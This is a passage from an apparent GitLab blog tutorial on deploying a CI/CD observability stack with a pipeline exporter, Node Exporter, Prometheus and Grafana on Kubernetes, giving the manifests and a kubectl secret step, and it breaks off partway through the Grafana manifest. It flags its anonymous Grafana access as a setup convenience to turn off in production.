id="the-challenge-measuring-cicd-performance">The challenge: Measuring CI/CD performance</h2><p>Before implementing any observability solution, define your measurement landscape:</p><ul><li><strong>What metrics matter?</strong> Pipeline duration, job success rates, queue times, runner utilization</li><li><strong>Who needs visibility?</strong> Developers, DevOps engineers, platform teams, leadership</li><li><strong>What decisions will this drive?</strong> Infrastructure investment, bottleneck remediation, capacity planning</li></ul><h2 id="solution-architecture-a-full-set-of-dashboards-for-observability">Solution architecture: A full set of dashboards for observability</h2><p>Once deployed, the observability stack provides a set of Grafana dashboards that give real-time and historical visibility into your CI/CD platform. A typical deployment includes:</p><ul><li><strong>Pipeline Overview Dashboard:</strong> A top-level view showing total pipeline runs, success/failure rates over time (as stacked bar or time-series charts), and average pipeline duration trends. Panels use color-coded status indicators (green for success, red for failure, amber for cancelled) so platform teams can spot degradation at a glance.</li><li><strong>Job Performance Dashboard:</strong> Drill-down panels showing individual job duration distributions (histogram), the top 10 slowest jobs by average duration, and job failure heatmaps by project and stage. This is where teams identify specific bottleneck jobs worth optimizing.</li><li><strong>Runner &amp; Infrastructure Dashboard:</strong> Combines Node Exporter host metrics (CPU, memory, disk) with pipeline queue-time data to correlate infrastructure saturation with pipeline wait times. Useful for capacity planning decisions such as scaling runner pools or upgrading instance sizes.</li><li><strong>Deployment Frequency Dashboard:</strong> Tracks deployment count and deployment duration over time per environment, aligned with DORA metrics. Helps engineering leadership assess delivery throughput and environment drift (commits behind main).</li></ul><p>Each dashboard is provisioned automatically via Grafana&#39;s file-based provisioning, so it deploys consistently across environments. The dashboards can be further customized with Grafana variables to filter by project, ref/branch, or time range.</p><p><img alt="Solution architecture" src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1777382608/Blog/Imported/blog-building-ci-cd-observability-stack-for-gitlab-self-managed/image1.png" /></p><p>The solution requires two exporters:</p><ul><li><strong>Pipeline Exporter:</strong> Collects CI/CD metrics via GitLab API (pipeline duration, job status, deployments)</li><li><strong>Node Exporter:</strong> Collects host-level metrics (CPU, memory, disk) for infrastructure correlation</li></ul><p><strong>Prerequisites:</strong></p><ul><li>GitLab Self-Managed Version 18.1+</li><li><strong>Container orchestration platform:</strong> A Kubernetes cluster (recommended for enterprise deployments) or a container runtime such as Docker/Podman for smaller scale or proof-of-concept environments. The primary deployment guide below targets Kubernetes; a Docker Compose alternative is provided in the appendix for local testing and evaluation</li><li>GitLab Personal Access Token (<strong>read_api</strong> scope)</li></ul><h2 id="kubernetes-deployment-recommended">Kubernetes deployment (recommended)</h2><p>For enterprise environments, deploy each component as a separate Deployment within a dedicated namespace. This approach integrates with existing cluster infrastructure, secrets management, and network policies.</p><h3 id="_1-create-namespace-and-secret">1. Create namespace and secret</h3><pre className="language-bash shiki shiki-themes github-light" code="kubectl create namespace gitlab-observability

# Create the GitLab token secret (see Secrets Management section below
# for enterprise-grade approaches using external secret operators)
kubectl create secret generic gitlab-token \
  --from-literal=token=glpat-xxxxxxxxxxxx \
  -n gitlab-observability
" language="bash" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> create</span><span style="--shiki-default:#032F62"> namespace</span><span style="--shiki-default:#032F62"> gitlab-observability
</span></span><span class="line" line="2"><span emptyLinePlaceholder>
</span></span><span class="line" line="3"><span style="--shiki-default:#6A737D"># Create the GitLab token secret (see Secrets Management section below
</span></span><span class="line" line="4"><span style="--shiki-default:#6A737D"># for enterprise-grade approaches using external secret operators)
</span></span><span class="line" line="5"><span style="--shiki-default:#6F42C1">kubectl</span><span style="--shiki-default:#032F62"> create</span><span style="--shiki-default:#032F62"> secret</span><span style="--shiki-default:#032F62"> generic</span><span style="--shiki-default:#032F62"> gitlab-token</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">  --from-literal=token=glpat-xxxxxxxxxxxx</span><span style="--shiki-default:#005CC5"> \
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">  -n</span><span style="--shiki-default:#032F62"> gitlab-observability
</span></span></code></pre><h3 id="_2-deploy-the-pipeline-exporter">2. Deploy the Pipeline Exporter</h3><pre className="language-yaml shiki shiki-themes github-light" code="# exporter-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: gitlab-ci-pipelines-exporter
  namespace: gitlab-observability
spec:
  replicas: 1
  selector:
    matchLabels:
      app: gitlab-ci-pipelines-exporter
  template:
    metadata:
      labels:
        app: gitlab-ci-pipelines-exporter
    spec:
      containers:
        - name: exporter
          image: mvisonneau/gitlab-ci-pipelines-exporter:latest
          ports:
            - containerPort: 8080
          env:
            - name: GCPE_GITLAB_TOKEN
              valueFrom:
                secretKeyRef:
                  name: gitlab-token
                  key: token
            - name: GCPE_CONFIG
              value: /etc/gcpe/config.yml
          volumeMounts:
            - name: config
              mountPath: /etc/gcpe
      volumes:
        - name: config
          configMap:
            name: gcpe-config
---
apiVersion: v1
kind: Service
metadata:
  name: gitlab-ci-pipelines-exporter
  namespace: gitlab-observability
spec:
  selector:
    app: gitlab-ci-pipelines-exporter
  ports:
    - port: 8080
      targetPort: 8080
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># exporter-deployment.yaml
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">apps/v1
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Deployment
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-ci-pipelines-exporter
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">  replicas</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">1
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#22863A">    matchLabels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">      app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-ci-pipelines-exporter
</span></span><span class="line" line="12"><span style="--shiki-default:#22863A">  template</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="13"><span style="--shiki-default:#22863A">    metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="14"><span style="--shiki-default:#22863A">      labels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">        app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-ci-pipelines-exporter
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">    spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="17"><span style="--shiki-default:#22863A">      containers</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="18"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">exporter
</span></span><span class="line" line="19"><span style="--shiki-default:#22863A">          image</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">mvisonneau/gitlab-ci-pipelines-exporter:latest
</span></span><span class="line" line="20"><span style="--shiki-default:#22863A">          ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="21"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">containerPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">8080
</span></span><span class="line" line="22"><span style="--shiki-default:#22863A">          env</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="23"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">GCPE_GITLAB_TOKEN
</span></span><span class="line" line="24"><span style="--shiki-default:#22863A">              valueFrom</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="25"><span style="--shiki-default:#22863A">                secretKeyRef</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="26"><span style="--shiki-default:#22863A">                  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-token
</span></span><span class="line" line="27"><span style="--shiki-default:#22863A">                  key</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">token
</span></span><span class="line" line="28"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">GCPE_CONFIG
</span></span><span class="line" line="29"><span style="--shiki-default:#22863A">              value</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/etc/gcpe/config.yml
</span></span><span class="line" line="30"><span style="--shiki-default:#22863A">          volumeMounts</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="31"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">config
</span></span><span class="line" line="32"><span style="--shiki-default:#22863A">              mountPath</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/etc/gcpe
</span></span><span class="line" line="33"><span style="--shiki-default:#22863A">      volumes</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="34"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">config
</span></span><span class="line" line="35"><span style="--shiki-default:#22863A">          configMap</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="36"><span style="--shiki-default:#22863A">            name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gcpe-config
</span></span><span class="line" line="37"><span style="--shiki-default:#6F42C1">---
</span></span><span class="line" line="38"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">v1
</span></span><span class="line" line="39"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Service
</span></span><span class="line" line="40"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="41"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-ci-pipelines-exporter
</span></span><span class="line" line="42"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="43"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="44"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="45"><span style="--shiki-default:#22863A">    app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-ci-pipelines-exporter
</span></span><span class="line" line="46"><span style="--shiki-default:#22863A">  ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="47"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">8080
</span></span><span class="line" line="48"><span style="--shiki-default:#22863A">      targetPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">8080
</span></span></code></pre><h3 id="_3-deploy-node-exporter-daemonset">3. Deploy Node Exporter (DaemonSet)</h3><pre className="language-yaml shiki shiki-themes github-light" code="# node-exporter-daemonset.yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: node-exporter
  namespace: gitlab-observability
spec:
  selector:
    matchLabels:
      app: node-exporter
  template:
    metadata:
      labels:
        app: node-exporter
    spec:
      containers:
        - name: node-exporter
          image: prom/node-exporter:latest
          ports:
            - containerPort: 9100
---
apiVersion: v1
kind: Service
metadata:
  name: node-exporter
  namespace: gitlab-observability
spec:
  selector:
    app: node-exporter
  ports:
    - port: 9100
      targetPort: 9100
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># node-exporter-daemonset.yaml
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">apps/v1
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">DaemonSet
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">node-exporter
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">    matchLabels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#22863A">      app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">node-exporter
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">  template</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="12"><span style="--shiki-default:#22863A">    metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="13"><span style="--shiki-default:#22863A">      labels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="14"><span style="--shiki-default:#22863A">        app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">node-exporter
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">    spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">      containers</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="17"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">node-exporter
</span></span><span class="line" line="18"><span style="--shiki-default:#22863A">          image</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prom/node-exporter:latest
</span></span><span class="line" line="19"><span style="--shiki-default:#22863A">          ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="20"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">containerPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9100
</span></span><span class="line" line="21"><span style="--shiki-default:#6F42C1">---
</span></span><span class="line" line="22"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">v1
</span></span><span class="line" line="23"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Service
</span></span><span class="line" line="24"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="25"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">node-exporter
</span></span><span class="line" line="26"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="27"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="28"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="29"><span style="--shiki-default:#22863A">    app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">node-exporter
</span></span><span class="line" line="30"><span style="--shiki-default:#22863A">  ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="31"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9100
</span></span><span class="line" line="32"><span style="--shiki-default:#22863A">      targetPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9100
</span></span></code></pre><h3 id="_4-deploy-prometheus">4. Deploy Prometheus</h3><pre className="language-yaml shiki shiki-themes github-light" code="# prometheus-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: prometheus
  namespace: gitlab-observability
spec:
  replicas: 1
  selector:
    matchLabels:
      app: prometheus
  template:
    metadata:
      labels:
        app: prometheus
    spec:
      containers:
        - name: prometheus
          image: prom/prometheus:latest
          ports:
            - containerPort: 9090
          volumeMounts:
            - name: config
              mountPath: /etc/prometheus
      volumes:
        - name: config
          configMap:
            name: prometheus-config
---
apiVersion: v1
kind: Service
metadata:
  name: prometheus
  namespace: gitlab-observability
spec:
  selector:
    app: prometheus
  ports:
    - port: 9090
      targetPort: 9090
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># prometheus-deployment.yaml
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">apps/v1
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Deployment
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">  replicas</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">1
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#22863A">    matchLabels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">      app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="12"><span style="--shiki-default:#22863A">  template</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="13"><span style="--shiki-default:#22863A">    metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="14"><span style="--shiki-default:#22863A">      labels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">        app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">    spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="17"><span style="--shiki-default:#22863A">      containers</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="18"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="19"><span style="--shiki-default:#22863A">          image</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prom/prometheus:latest
</span></span><span class="line" line="20"><span style="--shiki-default:#22863A">          ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="21"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">containerPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9090
</span></span><span class="line" line="22"><span style="--shiki-default:#22863A">          volumeMounts</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="23"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">config
</span></span><span class="line" line="24"><span style="--shiki-default:#22863A">              mountPath</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/etc/prometheus
</span></span><span class="line" line="25"><span style="--shiki-default:#22863A">      volumes</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="26"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">config
</span></span><span class="line" line="27"><span style="--shiki-default:#22863A">          configMap</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="28"><span style="--shiki-default:#22863A">            name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus-config
</span></span><span class="line" line="29"><span style="--shiki-default:#6F42C1">---
</span></span><span class="line" line="30"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">v1
</span></span><span class="line" line="31"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Service
</span></span><span class="line" line="32"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="33"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="34"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="35"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="36"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="37"><span style="--shiki-default:#22863A">    app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">prometheus
</span></span><span class="line" line="38"><span style="--shiki-default:#22863A">  ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="39"><span style="--shiki-default:#24292E">    - </span><span style="--shiki-default:#22863A">port</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9090
</span></span><span class="line" line="40"><span style="--shiki-default:#22863A">      targetPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">9090
</span></span></code></pre><h3 id="_5-deploy-grafana">5. Deploy Grafana</h3><p>The Grafana deployment below starts with authentication disabled (<code className="">GF_AUTH_ANONYMOUS_ENABLED: true</code>) for initial setup convenience.</p><p><strong>This setting allows anyone with network access to view all dashboards without logging in.</strong> For production deployments, remove this variable or set it to false and configure a proper authentication provider (LDAP, SAML/SSO, or OAuth) to restrict access to authorized users.</p><pre className="language-yaml shiki shiki-themes github-light" code="# grafana-deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: grafana
  namespace: gitlab-observability
spec:
  replicas: 1
  selector:
    matchLabels:
      app: grafana
  template:
    metadata:
      labels:
        app: grafana
    spec:
      containers:
        - name: grafana
          image: grafana/grafana:10.0.0
          ports:
            - containerPort: 3000
          env:
            # REMOVE or set to &#39;false&#39; for production.
            # When &#39;true&#39;, any user with network access can
            # view dashboards without authentication.
            - name: GF_AUTH_ANONYMOUS_ENABLED
              value: &#39;true&#39;
          volumeMounts:
            - name: dashboards-provider
              mountPath: /etc/grafana/provisioning/dashboards
            - name: datasources
              mountPath: /etc/grafana/provisioning/datasources
            - name: dashboards
              mountPath: /var/lib/grafana/dashboards
      volumes:
        - name: dashboards-provider
          configMap:
            name: grafana-dashboards-provider
        - name: datasources
          configMap:
            name: grafana-datasources
        - name: dashboards
          configMap:
            name: grafana-dashboards
---
apiVersion: v1
kind: Service
metadata:
  name: grafana
  namespace: gitlab-observability
spec:
  selector:
    app: grafana
  ports:
    - port: 3000
      targetPort: 3000
" language="yaml" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6A737D"># grafana-deployment.yaml
</span></span><span class="line" line="2"><span style="--shiki-default:#22863A">apiVersion</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">apps/v1
</span></span><span class="line" line="3"><span style="--shiki-default:#22863A">kind</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">Deployment
</span></span><span class="line" line="4"><span style="--shiki-default:#22863A">metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="5"><span style="--shiki-default:#22863A">  name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="6"><span style="--shiki-default:#22863A">  namespace</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">gitlab-observability
</span></span><span class="line" line="7"><span style="--shiki-default:#22863A">spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="8"><span style="--shiki-default:#22863A">  replicas</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">1
</span></span><span class="line" line="9"><span style="--shiki-default:#22863A">  selector</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="10"><span style="--shiki-default:#22863A">    matchLabels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="11"><span style="--shiki-default:#22863A">      app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="12"><span style="--shiki-default:#22863A">  template</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="13"><span style="--shiki-default:#22863A">    metadata</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="14"><span style="--shiki-default:#22863A">      labels</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="15"><span style="--shiki-default:#22863A">        app</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="16"><span style="--shiki-default:#22863A">    spec</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="17"><span style="--shiki-default:#22863A">      containers</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="18"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana
</span></span><span class="line" line="19"><span style="--shiki-default:#22863A">          image</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana/grafana:10.0.0
</span></span><span class="line" line="20"><span style="--shiki-default:#22863A">          ports</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="21"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">containerPort</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">3000
</span></span><span class="line" line="22"><span style="--shiki-default:#22863A">          env</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="23"><span style="--shiki-default:#6A737D">            # REMOVE or set to &#39;false&#39; for production.
</span></span><span class="line" line="24"><span style="--shiki-default:#6A737D">            # When &#39;true&#39;, any user with network access can
</span></span><span class="line" line="25"><span style="--shiki-default:#6A737D">            # view dashboards without authentication.
</span></span><span class="line" line="26"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">GF_AUTH_ANONYMOUS_ENABLED
</span></span><span class="line" line="27"><span style="--shiki-default:#22863A">              value</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&#39;true&#39;
</span></span><span class="line" line="28"><span style="--shiki-default:#22863A">          volumeMounts</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="29"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">dashboards-provider
</span></span><span class="line" line="30"><span style="--shiki-default:#22863A">              mountPath</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/etc/grafana/provisioning/dashboards
</span></span><span class="line" line="31"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">datasources
</span></span><span class="line" line="32"><span style="--shiki-default:#22863A">              mountPath</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/etc/grafana/provisioning/datasources
</span></span><span class="line" line="33"><span style="--shiki-default:#24292E">            - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">dashboards
</span></span><span class="line" line="34"><span style="--shiki-default:#22863A">              mountPath</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">/var/lib/grafana/dashboards
</span></span><span class="line" line="35"><span style="--shiki-default:#22863A">      volumes</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="36"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">dashboards-provider
</span></span><span class="line" line="37"><span style="--shiki-default:#22863A">          configMap</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="38"><span style="--shiki-default:#22863A">            name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">grafana-dashboards-provider
</span></span><span class="line" line="39"><span style="--shiki-default:#24292E">        - </span><span style="--shiki-default:#22863A">name</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">datasources
</span></span><span class="line" line="40"><span style="--shiki-default:#22863A">          configMap</span><span style="--shiki-default:#24292E">:
